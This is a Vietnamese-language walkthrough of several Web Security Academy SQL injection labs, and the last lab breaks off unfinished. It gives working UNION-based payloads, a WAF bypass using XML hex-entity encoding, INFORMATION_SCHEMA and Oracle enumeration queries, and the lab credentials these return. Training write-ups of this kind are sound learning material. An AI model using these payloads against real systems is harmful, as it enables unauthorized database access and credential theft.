


Lab: SQL injection with filter bypass via XML encoding

Ban đầu vào sẽ thấy như thế này

Ta tìm hết tất cả các param có của trang web



Web Security Academy  SQL injection with filter bypass via XML encoding
[Back to lab description >>](#)

ZZZZZZ Bed - Your New Home Office



\$69.78



Thấy đó là param đầu vào nhưng có vẻ nó không phải nơi xảy ra lỗi hỏng



Description:

We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolution everything into your tiny home. But it's not just about its useful integration in your existing room, it's also time.

Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, it's time for you.

Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and wonder how you ever lived without it.

London Check stock

279 units

Đây mới là thứ ta cần

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
97	https://play.google.com	POST	/log?format=json&hasfast=true&auth...	✓		200	578	JSON	
96	https://0a7700ee03332edf80f54...	POST	/product/stock	✓		200	115	text	
95	https://0a7700ee03332edf80f54...	GET	/resources/js/xmlStockCheckPayload.js			200	513	script	js
94	https://0a7700ee03332edf80f54...	GET	/resources/js/stockCheck.js			200	981	script	js
93	https://0a7700ee03332edf80f54...	GET	/academyLabHeader			101	147		
92	https://0a7700ee03332edf80f54...	GET	/resources/js/stockCheck.js			200	981	script	js
91	https://0a7700ee03332edf80f54...	GET	/resources/js/xmlStockCheckPayload.js			200	513	script	js
90	https://0a7700ee03332edf80f54...	GET	/product?productId=2	✓		200	4789	HTML	
89	https://0a7700ee03332edf80f54...	GET	/academyLabHeader			101	147		
88	https://0a7700ee03332edf80f54...	GET	/resources/images/shop.svg			200	7258	XML	svg
87	https://0a7700ee03332edf80f54...	GET	/			200	10533	HTML	

Request

```
Pretty F Hex
https://ua7700ee03332edf80f54...web-security-academy.net/product?productId=2
Content-Type: application/xml
Content-Length: 107
Origin: https://0a7700ee03332edf80f54...10070005a.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
17<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    2
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Content-Type: text/plain; charset=utf-8			
3 X-Frame-Options: SAMEORIGIN			
4 Content-Length: 9			
5			
6 279 units			

0 matches
Search...

Ta thử thay đổi các giá trị bên trong này xem có gì không

The screenshot shows the Network tab of a browser developer tools interface. On the left, under 'Request', is a detailed log of the POST request. On the right, under 'Response', is the server's response.

Request:

```
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a7700ee03332edf80f544e10070005a.web-security-academy.net
3 Cookie: session=Br5lmwuL2XERBrzXv2mVFxg5r6Nh6aks
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://0a7700ee03332edf80f544e10070005a.web-security-academy.net/product?id=2
9 Content-Type: application/xml
10 Content-Length: 109
11 Origin:
https://0a7700ee03332edf80f544e10070005a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    2
</productId>
<storeId>
    1+1
</storeId>
</stockCheck>
```

Response:

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9
5
6 224 units
```

A red arrow points from the highlighted part of the XML payload in the Request section to the 'Content-Length' header in the Response section.

Nó thực thi những gì như ta suy nghĩ

Ta khai thác theo các lệnh union select xem sao

```

Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a7700ee03332edf80f544e10070005a.web-security-academy.net
3 Cookie: session=Br5lnmwi2XEPBrzXv2mVFxg5r6Nh6akS
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a7700ee03332edf80f544e10070005a.web-security-academy.net/product/stock?productId=2
9 Content-Type: application/xml
10 Content-Length: 125
11 Origin: https://0a7700ee03332edf80f544e10070005a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    2
</productId>
<storeId>
    1 union select null
</storeId>
</stockCheck>

```


Response
Pretty Raw Hex Render
1 HTTP/2 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 "Attack detected"

Nhưng có vẻ nó đã bị WAF phát hiện vậy giờ ta bypass thử xem

Sau khi tìm hiểu thì ta phát hiện trong file xml có một đối tượng hex_entities được sử dụng để xác định các ký tự thập lục phân (hexadecimal entities). Đây là một phần của cú pháp XML để biểu thị các ký tự đặc biệt hoặc ký tự không thể xuất hiện trực tiếp trong một tài liệu XML.

Xong ta đã bypass được WAF (web application firewall)

The screenshot shows two NetworkMiner captures. The left one shows an XML payload sent to the server:

```

1 POST /product/stock HTTP/2
2 Host: 0a7700ee03332edf80f544e10070005a.web-security-academy.net
3 Cookie: session=Br5lnmwi2XERBrzXv2mVFxg5r6Nh6aks
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a7700ee03332edf80f544e10070005a.web-security-academy.net/product?productId=2
9 Content-Type: application/xml
10 Content-Length: 172
11 Origin: https://0a7700ee03332edf80f544e10070005a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    1
</productId>
<storeId>
    <@hex_entities>
        1 UNION SELECT username FROM users<@/hex_entities>
    </storeId>
</stockCheck>

```

The right side shows the response:

```

1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 37
5
6 carlos
7 168 units
8 administrator
9 wiener

```

Lấy được username

The screenshot shows another NetworkMiner capture with a similar setup, but targeting the password field:

```

1 POST /product/stock HTTP/2
2 Host: 0a7700ee03332edf80f544e10070005a.web-security-academy.net
3 Cookie: session=Br5lnmwi2XERBrzXv2mVFxg5r6Nh6aks
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a7700ee03332edf80f544e10070005a.web-security-academy.net/product?productId=2
9 Content-Type: application/xml
10 Content-Length: 172
11 Origin: https://0a7700ee03332edf80f544e10070005a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    1
</productId>
<storeId>
    <@hex_entities>
        1 UNION SELECT password FROM users<@/hex_entities>
    </storeId>
</stockCheck>

```

The response shows the password values:

```

1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 72
5
6 lcvq426wOce10u5z188k
7 168 units
8 c3rkfyolkb8wmy7apyuw
9 ysg6vuwbmhamskcpv9cl

```

Lấy được password



SQL injection with filter bypass via XML encoding

LAB Solved

[Back to lab description](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

Check

Lab: SQL injection UNION attack, retrieving data from other tables

Ban đầu bài lab



SQL injection UNION attack, retrieving data from other tables

LAB Not solved

[Back to lab description](#)

[Home](#) | [My account](#)



Refine your search:

All Food & Drink Gifts Lifestyle Pets Tech gifts

Hydrated Crackers

At some time or another, we've all had that dry mouth feeling when eating a cracker. If we didn't, no-one would bet how many crackers we can eat in one sitting. Here at Barnaby Smudge, we have baked the solution. Hydrated Crackers. Each cracker has a million tiny pores which release moisture as you chew, imagine popping a bubble, it's just like that. No more choking or having your tongue stick to your teeth and the roof of your mouth. How many times have you asked yourself, 'why?' Why are these crackers so dry. We are responding to popular public opinion that dry crackers should be a thing of the past. You can set up your own cracker eating contests, but make sure you supply your own packet; explain you are wheat intolerant and have to eat these special biscuits, but no sharing.

Tiếp theo ta tìm ra param đầu vào sử lý dữ liệu

The screenshot shows a web browser window with the URL <https://0af500c0049be16a8005306f008e000c.web-security-academy.net/filter?category=Gifts>. The page title is "SQL injection UNION attack, retrieving data from other". On the left, there's a logo for "Web Security Academy" with a red square icon. Below it is a large graphic with the text "WE LIKE TO SHOP" and a blue hanger icon. To the right, there's a section titled "Gifts" with a red underline. A sidebar on the left contains a "Refine your search:" section with categories: All, Food & Drink, Gifts (which is selected), Lifestyle, Pets, and Tech gifts.

High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape!

Ta đã tìm ra nó

Giờ ta thử các giá trị vào nhưng có vẻ có gì đó

The screenshot shows the browser's developer tools with the Network tab open. A request to <https://0af500c0049be16a8005306f008e000c.web-security-academy.net/filter?category=Gifts> is selected. The response body shows an error page with the message "Internal Server Error". To the right, there's a "Query parameter" editor window. It has a "Name" field set to "category" and a "Value" field set to "Gifts'". Below it, a "Decoded from" dropdown is set to "URL encoding".

Nó xảy ra lỗi vì dư một dấu ' ở trước

Ta thử comment hết đoạn sau bằng dấu – xem sao

The screenshot shows a browser developer tools Network tab. On the left, the Request pane shows a POST request to '/filter?category=Gifts' with various headers. The Response pane shows the resulting HTML page. A sidebar on the right displays a query parameter 'category' set to 'Gifts'. The main content of the response is an HTML page with a search bar containing the value 'Gifts'.

```
Request
Pretty Raw Hex Hackvertor
1 GET /filter?category=Gifts HTTP/1.1
2 Host: 0af500c0049be16a8005306f008e000c.web-security-academy.net
3 Cookie: session=L4q9rzbKseenJThbLiTiesTLiPtlLjyMS
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0af500c0049be16a8005306f008e000c.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

Response
Pretty Raw Hex Render Hackvertor
48 </a>
<p>
<br>
<a href="/my-account">
    My account
</a>
<p>
<br>
</p>
</section>
</header>
<header class="notification-header">
</header>
<section class="ecommerce-pageheader">
    
</section>
<section class="ecommerce-pageheader">
    <h1>
        Gifts'&apos; --
    </h1>
    <refine your search:>
        <label>
            All
        </label>
        <a class="filter-category" href="/filter?category=Food+Drink">
            Food & Drink
        </a>
    </refine your search:>
</section>
<section class="search-filters">
    <label>
        Refine your search:
    </label>
    <a class="filter-category" href="/filter?category=Food+Drink">
        All
    </a>
    <a class="filter-category" href="/filter?category=Food+Drink">
        Food & Drink
    </a>
</section>
50
51
52
53
54
55
56
57
58
59
60
61
62

Query parameter
Name: category
Value: Gifts'&apos; --
Decoded from: URL encoding
Cancel Apply changes
```

Và nó đã hoạt động bình thường

Giờ ta khai thác tìm số cột số hàng thôi

The screenshot shows a challenge page from the Web Security Academy. The URL is https://0af500c0049be16a8005306f008e000c.web-security-academy.net/filter?category=-1' union select null,null --20. The page title is 'SQL injection UNION attack, retrieving data from other tables'. There is a green 'LAB' button on the right. Below the title, there is a navigation bar with 'Back to lab home' and 'Back to lab description'.



-1' union select null,null --

The screenshot shows a search interface. At the top, it says 'Refine your search:' followed by a list of categories: All, Food & Drink, Gifts, Lifestyle, Pets, Tech gifts. The 'Food & Drink' category is highlighted.

Có 2 cột

Giờ tìm database

SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA

```

68      <tbody>
69          <tr>
70              <th>
71                  aa
72              </th>
73              <td>
74                  public
75              </td>
76          </tr>
77          <tr>
78              <th>
79                  aa
80              </th>
81              <td>
82                  information_schema
83              </td>
</tr>
<tr>
<th>
aa
</th>
<td>
pg_catalog
</td>
</tr>
</tbody>
</table>
</div>

```

Sau đó xem table trong database public



```

-1' union select 'aa', TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA
= 'public' --

```

Refine your search:

All Clothing, shoes and accessories Gifts Lifestyle Pets Tech gifts

aa
products
aa
users

Sau đó xem cột trong



```
-1' union select 'aa', COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'public' AND TABLE_NAME = 'users' --
```

Refine your search:

All Clothing, shoes and accessories Gifts Lifestyle Pets Tech gifts

aa
password
aa
username

Giờ thì ta đọc hết thôi



```
-1' union select username, password from users --
```

Refine your search:

All Clothing, shoes and accessories Gifts Lifestyle Pets Tech gifts

administrator
diqwbo46busz0sj3vtsn
wiener
cpb69c6mmwvm7lns64dp
carlos
4m22zga4kk38m9v8dixg

Kết quả thu được và đăng nhập hoàn thành challenge

https://www.cloudbees.com/continuous-delivery-training/lab/websa-lab-union-select

Web Security Academy SQL injection UNION attack, retrieving data from other tables Back to lab description >

Congratulations, you solved the lab! Share your skills! Continue learning >

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

Lab: SQL injection UNION attack, retrieving multiple values in a single column

[Home](#) | [My account](#)



Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Tech gifts](#) [Toys & Games](#)

Portable Hat	View details
Vintage Neck Defender	View details
The Alternative Christmas Tree	View details
Baby Minding Shoes	View details
The Giant Enter Key	View details
Folding Gadgets	View details
Com-Tool	View details
Caution Sign	View details
Single Use Food Hider	View details
BBQ Suitcase	View details
Eggtastic, Fun, Food Eggcessories	View details

Đầu tiên ta tìm parameter đầu vào của trang web



SQL injection UNION attack, retrieving multiple values in a single column

[Back to lab home](#)

[Back to lab description >](#)



Tech gifts

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Tech gifts](#) [Toys & Games](#)

[Photobomb Backdrops](#)

[All-in-One Typewriter](#)

[3D Voice Assistants](#)

Đây là hướng vào để trang web thực thi

Bây giờ ta thử sqlinjection với những lệnh cơ bản nhất



SQL injection UNION attack, retrieving multiple values in a single column

[Back to lab home](#)

[Back to lab description >>](#)

WE LIKE TO
SHOP 

-1' or 1=1 --

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Tech gifts](#) [Toys & Games](#)

The Giant Enter Key

Single Use Food Hider

Photobomb Backdrops

Sarcastic 9 Ball

Với payload là: -1' or 1=1 --%20

Giá trị trả về luôn luôn là true

Ta xác định có bao nhiêu cột

🔗 https://0a79006a04212eda817d671a0095003d.web-security-academy.net/filter?category=-1' union select null, null --%20

☆

WebSecurity Academy SQL injection UNION attack, retrieving multiple values in a single column

LAB Not solved

[Back to lab home](#) [Back to lab description](#)

Home | My a



-1' union select null, null --

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Tech gifts Toys & Games

xác định trong bảng có 2 cột

Vậy giờ ta xác định database là gì và tables và column

Database:



-1' union select null,SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA--

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Tech gifts Toys & Games

information_schema

public

pg_catalog

Tables tại database public



```
-1' union select null, TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA
= 'public' --
```

Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Tech gifts Toys & Games

users
products

Có vẻ nó cũng đơn giản như bài trên

Giờ thì cột của table users trong database public

```
-1' union select null, COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_SCHEMA = 'public' AND TABLE_NAME = 'users' --
```

Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Tech gifts Toys & Games

password
username

Giờ thi đọc dữ liệu thôi



-1' union select null ,username from users --

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Tech gifts Toys & Games

carlos
administrator
wiener



-1' union select null ,password from users --

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Tech gifts Toys & Games

9xrh50re2dqak6n6z5xl
lf2tpj6lwdk03zegiqwx
jn31wyysqlz1qana96gx

Refine your search:

All Clothing, shoes and a

9xrh50re2dqak6n6z5xl
lf2tpj6lwdk03zegiqwx
jn31wyysqlz1qana96gx

Có vẻ nó k sắp xếp đúng thứ tự nên ta sẽ nối đúng giá trị của chúng lại với nhau



-1' union select null ,username||'-'|| password from users --

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Tech gifts Toys & Games

administrator-9xrh50re2dqak6n6z5xl
wiener-lf2tpj6lwdk03zegiqwx
carlos-jn31wyysqlz1qana96gx

Và đây là kết quả

Hoàn thành

Congratulations, you solved the lab!

 [Share your skills!](#)[Continue learning >>](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

Lab: SQL injection attack, querying the database type and version on Oracle

Đầu tiên của trang

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

[Back to lab description >>](#)[Home](#)

Refine your search:

[All](#) [Corporate gifts](#) [Food & Drink](#) [Lifestyle](#) [Pets](#) [Tech gifts](#)

The Giant Enter Key

Made from soft, nylon material and stuffed with cotton, this giant enter key is the ideal office addition. Simply plug it in via a USB port and use it as you're normal enter button! The only difference being is you can smash the living heck out of it whenever you're annoyed. This not only saves your existing keyboard from yet another hammering, but also ensures you won't get billed by your boss for damage to company property. This is also an ideal gift for that angry co-worker or stressed out secretary that you just fear to walk past. So, whether it's for you or a gift for an agitated friend, this sheer surface size of this button promises you'll never miss when you go to let that anger out.

There is No 'I' in Team

Giờ ta tìm param đầu vào

Có vẻ challenge này không dùng đăng nhập để check solve nữa mà yêu cầu là tìm được version của database hiện tại

Thử payload để thực hiện

https://0adc00f60332c79284ed2d19007c008c.web-security-academy.net/filter?category=-1 or 1=1 --%20



SQL injection attack, querying the database type and version on Oracle

[Back to lab home](#)

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

[Back to lab description >](#)



-1 or 1=1 --

Refine your search:

[All](#) [Corporate gifts](#) [Food & Drink](#) [Lifestyle](#) [Pets](#) [Tech gifts](#)

Nhưng có vẻ thiếu gì đó kết quả mới không trả về true show all



SQL injection attack, querying the database type and version on Oracle

LAB Not

[Back to lab home](#)

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

[Back to lab description >>](#)



-1' or 1=1 --

Refine your search:

All Corporate gifts Food & Drink Lifestyle Pets Tech gifts

Robot Home Security Buddy

Everyone loves a robot. Now it's time to really make them earn their keep. As all your smart home devices get smaller and more sophisticated, the robots are getting cuter and sporting more human traits. It's time to cuddle into their hard exterior and discover their softer interiors. Stroke them until they fall asleep like a beloved pet. But the designers also want them to be of some practical use as well. Bring in your Robot Home Security Buddy. Your new friend has a camera allowing panoramic views of the inside of your house. You can connect via your phone or tablet when away, and everything is recorded so you can review the tape following any incidents. The bots will run on a single charge for 30 minutes. This does mean if you are planning on leaving the house, you will need to charge the robot before you go.

payload này đã trả các giá trị về true, để show all list ra

Giờ thì ta thực hiện các bước

Tìm cột thôi, vì bài này không yêu cầu ta tìm dữ liệu trong database

⇒ <https://0adc00f60332c79284ed2d19007c008c.web-security-academy.net/filter?category=-1' union select 'a','b'--%20>



SQL injection attack, querying the database type and version on Oracle

[Back to lab home](#)

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

Internal Server Error

Internal Server Error

Kết quả thử bao nhiêu lần cũng sai

Ta thử đi tìm kiếm thông tin

and

System tables of secondary importance

Table 1-2, "System tables of secondary importance" shows the name and description of the remaining system tables. The majority of the tables in this section store data about statistics, privileges and the query optimizer plan.

Table 1-2 System tables of secondary importance

Name	Description
SYS.COL_STATS	Stores data about column statistics
<u>SYS.DUAL</u>	Special one row and one column table that is useful in <code>SELECT</code> statements
SYS.MONITOR	Stores data about system statistics. The SYS.SYSTEMSTATS table contains more data and should be used instead. Query these related views rather than the system table: <code>SYS.GV\$MONITOR</code> and <code>SYS.V\$MONITOR</code>

Ta tìm được bảng dual có 1 cột giá trị dùng cho lệnh select

Back to lab description »

WE LIKE TO
SHOP 

-1' union select 'a', 'b' from dual --

Refine your search:

All Corporate gifts Food & Drink Lifestyle Pets Tech gifts

a
b

và ta đã thành công tìm được có 2 cột trong đây

Giờ thì đọc version của oracle thôi

```
SELECT banner FROM v$version;
```

Ta nhét vào payload trên và kết quả

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#)

-1' union select 'a',banner FROM v\$version --

Refine your search:

[All](#) [Corporate gifts](#) [Food & Drink](#) [Lifestyle](#) [Pets](#) [Tech gifts](#)

a
CORE 11.2.0.2.0 Production

a
NLSRTL Version 11.2.0.2.0 - Production

a
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

a
PL/SQL Release 11.2.0.2.0 - Production

a
TNS for Linux: Version 11.2.0.2.0 - Production

Và ta đã hoàn thành bài

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

Đây là đầu bài



Accessories

Refine your search:

All Accessories Clothing, shoes and accessories Food & Drink Lifestyle Tech gifts

Giant Pillow Thing

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.

Six Pack Beer Belt

The Six Pack Beer Belt - because who wants just one beer? Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50' waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar! Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never

Giờ ta tìm param đầu vào của web server này thôi



https://0af9008c03137842808458800099001c.web-security-academy.net/filter?category=-1 or 1=1 --%20%20



SQL injection attack, querying the database type and version on MySQL and Microsoft

[Back to lab home](#)

Make the database retrieve the string: '8.0.32-Ubuntu0.20.04.2'

[Back to lab description >>](#)



-1 or 1=1 --

Refine your search:

All Accessories Food & Drink Lifestyle Pets Toys & Games

Bài này có vẻ đơn giản hơn bài trên vì không cần tìm table trong system



SQL injection attack, querying the database type and version on MySQL and Microsoft

LAB Not solved

[Back to lab home](#)

Make the database retrieve the string: '8.0.32-Ubuntu0.20.04.2'

[Back to lab description >>](#)



-1' or 1=1 --

Refine your search:

All Accessories Food & Drink Lifestyle Pets Toys & Games

Adult Space Hopper

Sometimes being an adult just gets boring. Why not hop back in time and have a bounce on one of these bad boys. But I'm too big for space hopper cry, not anymore. No more embarrassing accidents in the garden, no more falling off your kid's miniature hopper that doesn't balance your bum prop hop on the Adult Space Hopper on relieve your youth. Better yet, why not get several for the garden and liven up those parties. It's also an ideal add office, give your staff a break and a laugh and liven up those work do's. Debbie's been sat still all day on her chair dealing with the accounts, why no around the office or have a race to re-energize her. Whatever your reason, whether it's staff moral, party games at home or the garden, the Adult Sp is the perfect gift for a fun-loving adult and it's sure to break the ice between strangers and new colleagues.

Đây là query chính xác

Giờ ta tìm cột thôi



-1' union select null, null --

Refine your search:

All Accessories Food & Drink Lifestyle Pets Toys & Games

và trong đây có 2 cột

Giờ thì ta đọc version của db ra thôi

Congratulations, you solved the lab!

 [Share your skills!](#)[Continue learning >>](#)[Home](#)**-1' union select null, @@version --**

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Lifestyle](#) [Pets](#) [Toys & Games](#)

8.0.32-0ubuntu0.20.04.2

kết quả hoàn thành

Lab: SQL injection attack, listing the database contents on non-Oracle databases

Yêu cầu lần này là khai thác lấy mật khẩu các user trong db để đăng nhập

Ta đã tìm param đầu vào



SQL injection attack, listing the database contents on non-Oracle databases

LA

[Back to lab home](#) [Back to lab description >>](#)



-1' or 1=1 --

Refine your search:

All Clothing, shoes and accessories Gifts Pets Tech gifts Toys & Games

Roulette Drinking Game

The Roulette Drinking Game - Because drinking is more fun when you have no idea what you're about to get! Get the party started and get spirit with this novelty drinking game! This spinning wheel of booze comes with 16 shot glasses to add whatever you like to. Choose whatever add as much or as little as you like to get those palms sweating of excitement playing. Don't be afraid to get a bit daring as well and enjoy thin

Giá trị trả về là true

Giờ thì khai thác tìm số cột chính xác

🔗 https://0ad8002d0332163180f33f5a008c008d.web-security-academy.net/filter?category=-1' union select null,null --%20



SQL injection attack, listing the database contents on non-Oracle databases

LA

[Back to lab home](#)

[Back to lab description >>](#)



-1' union select null,null --

Refine your search:

All Clothing, shoes and accessories Gifts Pets Tech gifts Toys & Games

có 2 cột trong table này

Giờ tìm tên của các database và tables của các DB và tên column của các table

Database



-1' union select null,SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA --

Refine your search:

All Clothing, shoes and accessories Gifts Pets Tech gifts Toys & Games

information_schema

public

pg_catalog

Tables của public



```
-1' union select null, TABLE_NAME FROM  
INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA  
='public' --
```

Refine your search:

All Clothing, shoes and accessories Gifts Pets Tech gifts Toys & Games

users_iqntsq
products

Column name của table user_iqntsq của db public



```
-1' union select null, COLUMN_NAME FROM  
INFORMATION_SCHEMA.COLUMNS WHERE  
TABLE_SCHEMA = 'public' AND TABLE_NAME = 'users_iqntsq'  
--
```

Refine your search:

All Clothing, shoes and accessories Gifts Pets Tech gifts Toys & Games

password_ujejqn
username_yjbbmi

Có 2 cột trong bảng đó



```
-1' union select username_yjbbmi,password_ujejqn from  
users_iqntsq --
```

Refine your search:

All Clothing, shoes and accessories Gifts Pets Tech gifts Toys & Games

administrator
uzy0of1nxxe1ichwngin
carlos
h5wu7r3eg0p02bjioh1m
wiener
ptwn71iybundqn0m1xad

Lấy được thông tin trong database



SQL injection attack, listing the database contents on non-Oracle databases

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

hoàn thành

Lab: SQL injection attack, listing the database contents on Oracle



SQL injection attack, listing the database contents on Oracle

[Back to lab home](#)

[Back to lab description >](#)



Lifestyle

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)

Gym Suit

Are you one of those people who is put off going to the gym? Sometimes it's hard to get started as you don't want to appear step, to have the confidence of being surrounded by other users who are totally ripped it's just a small cost away. This Gym \$ few months of building in those biceps and triceps. It has the added bonus of automatically calculating your cardio needs so that

Như ở bài trên đã làm về Oracle thì lần này, ta tìm số cột cũng dựa vào những thông tin tìm kiếm được

[Home](#) | [My account](#)



-1' or 1=1 --

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)

Robot Home Security Buddy

Everyone loves a robot. Now it's time to really make them earn their keep. As all your smart home devices get smaller and more sophisticated, the robots are getting cuter and sporting more human traits. It's time to cuddle into their hard exterior and discover their softer interiors. Stroke them until they fall asleep, just like a beloved pet. But the designers also want them to be of some practical use as well. Bring in your Robot Home Security Buddy. Your new friend has a built-in camera allowing panoramic views of the inside of your house. You can connect via your phone or tablet when away, and everything is recorded should you need

Có 2 cột



-1' union select null, null from dual --

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)

Tên bảng

